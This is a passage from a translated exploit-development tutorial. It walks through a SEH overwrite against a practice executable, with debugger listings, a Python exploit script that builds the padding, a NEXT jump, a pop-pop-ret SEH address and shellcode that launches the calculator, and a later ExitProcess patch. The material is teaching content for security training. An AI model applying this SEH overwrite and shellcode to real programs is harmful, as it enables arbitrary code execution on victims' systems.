
```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db    2
Mypepe.dll:78001074 db  78h ; x
Mypepe.dll:78001075 ; ---------------------------
Mypepe.dll:78001075 pop     esi
Mypepe.dll:78001076 pop     ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ; ---------------------------
Mypepe.dll:78001078 db  57h ; W
Mypepe.dll:78001079 db  6Ah ; j
Mypepe.dll:7800107A db  18h
Mypepe.dll:7800107B db 0E8h ; F
Mypepe.dll:7800107C db  31h ; 1
```

Keep on with F9 and accept the exception.





```
Mypepe.dll:78001072 db 0E0h ; a
Mypepe.dll:78001073 db    2
Mypepe.dll:78001074 db  78h ; x
Mypepe.dll:78001075 ; ---------------------------
ECX
EIP Mypepe.dll:78001075 pop     esi
Mypepe.dll:78001076 pop     ebp
Mypepe.dll:78001077 retn
Mypepe.dll:78001077 ; ---------------------------
Mypepe.dll:78001078 db  57h ; W
Mypepe.dll:78001079 db  6Ah ; j
```

It stopped in the breakpoint. Now, if I trace it with F7, it should come to execute the NEXT.




There, we are in the NEXT. We don't see it because it looks as code, but if we see it in the HEX DUMP.



These are the NEXT and the SEH. What we usually do is replacing the NEXT by EB 06 90 90 to jump above the SEH (skip it) and it doesn't crash. Then, we must add the shellcode at start where the B's are.

```
from os import *
import struct
shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50'

stdin,stdout = popen4(r'CANARY_sin_DEP.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()

next="\xeb\x06\x90\x90"
seh=struct.pack("<L", 0x78001075)

fruta = 844 * "A" + next + seh + shellcode + 6000 * "B" + "\n"

print stdin

print "Escribe: " + fruta
stdin.write(fruta)
print stdout.read(40)
```

That should work. Let's try it.




What happens is that it execute many calculator instances because each time it crashes, it jumps to SEH and executes the calculator. We can fix that easily modifying the shellcode to call exit() the first time it is executed and it will close the program.


780039AB . FF15 20E00278 CALL DWORD PTR DS:[<&KERNEL32.ExitProces>; \ExitProcess

There, we see a constant CALL that will close the program. I add it.

I will add:

\x68\xAB\x39\x00\x78\xC3





Now, we have just one calculator. In the next part, we'll see how to do a ROP when we come back from exploiting a SEH.

Ricardo Narvaja

Translated by: @IvinsonCLS